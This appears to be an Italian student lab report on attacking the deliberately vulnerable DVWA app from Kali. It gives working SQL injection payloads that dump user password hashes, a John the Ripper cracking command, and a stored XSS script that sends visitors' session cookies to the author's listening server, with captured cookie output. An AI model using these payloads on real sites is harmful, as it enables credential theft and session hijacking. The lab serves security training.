CONSEGNA S6/L5


In questa lezione si va ad effettuare un **SQL Injection Blind** per andare a ricavare delle **password** da un **database**; lanceremo in seguito anche un **attacco XSS stored** per rubare i **cookie di sessione**.

Per quanto riguarda l'attacco SQL Injection Blind si differenzia da quello base per il solo fatto che **non ci restituisce un messaggio di errore** e quindi dobbiamo eseguirlo "alla cieca".


Per fare un piccolo test per verificare che l'attacco funzioni è fare un piccolo **time sleep**, mandando il seguente script:

1' and sleep(5)#

Il time sleep non è altro che un *comando SQL* per **fermare il traffico client-server** per una quantità specificata di tempo, in questo caso 5 secondi.




Ora mandiamo il comando **1' UNION SELECT user, password FROM users#** per entrare con l'**ID 1** e mostrare gli **user** e le **password** della tabella **users**.



Salviamo quanto trovato in un documento di testo, nel mio caso chiamato **DVWAshadow.txt**.

Lanciamo John The Ripper da terminale utilizzando il seguente comando per la decriptazione delle password in hash:


john --format=raw-md5 --wordlist=/home/kali/Desktop/rockyou.txt DVWAshadow.txt



Ora possiamo iniziare l'**attacco XSS**.
Si andrà ad inserire codice dentro il web server della DVWA, che ruberà i cookie di sessione di ogni utente che arriverà al link specificato; dopodiché invierà quei cookie al nostro server in ascolto.


Apriamo un **server http**, in questo caso in ascolto sulla **porta 9000**.
Per farlo si apre il terminale e si digita questo comando:

python3 -m http.server 9000




Andiamo nella sezione **XSS stored** e possiamo caricare il nostro script.
Inseriamo il seguente script per prendere i cookie di ogni utente che visita questa directory, che saranno poi inviati al nostro server in ascolto:

<script>window.location='http://0.0.0.0/9000/?cookie=' + document.cookie</script>



Per default possiamo inserire soltanto **50 caratteri** ma il nostro script è più lungo.
Per ovviare a ciò basta fare **ispeziona pagina** e andare a **modificare manualmente** questo limite, andando a cambiare quel 50 in un valore maggiore.
Nel mio caso è stato inserito **5000,** un valore ampiamente sufficiente per il nostro script.

Quello che segue è il risultato dopo aver cliccato sull'hyperlink.
Nel terminale si può vedere come, una volta fatto click, viene rubata la sua Session ID e mandata al nostro server.


Directory listing for /?cookie=
Problem loading page
0.0.0.0:9000/?cookie=security=low; PHPSESSID=aced62f62b2c262e317ba6e8febbf874
Directory listing f
PHPSESSID=aced
.bash_logout
.bashrc
.bashrc.original
.cache/
.config/
.dmrc
.face
.face.dpkg-new
.face.icon@
.gnupg/
.ICEauthority
.java/
.lesshst
.local/
.maltego/
.mongorc.js
.mozilla/
.profile
.rediscli_history
.ssh/
.sudo_as_admin_successful
.Xauthority
.xsession-errors
.xsession-errors.old
.zsh_history
kali@kali: ~
File Actions Edit View Help
kali@kali: ~
kali@kali: ~
(kali㉿kali)-[~]
$ python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
127.0.0.1 - - [12/Jan/2024 13:01:04] "GET /?cookie=security=low%20PHPSESSID=aced62f62b2c262e317ba6e8febbf874
HTTP/1.1" 200 -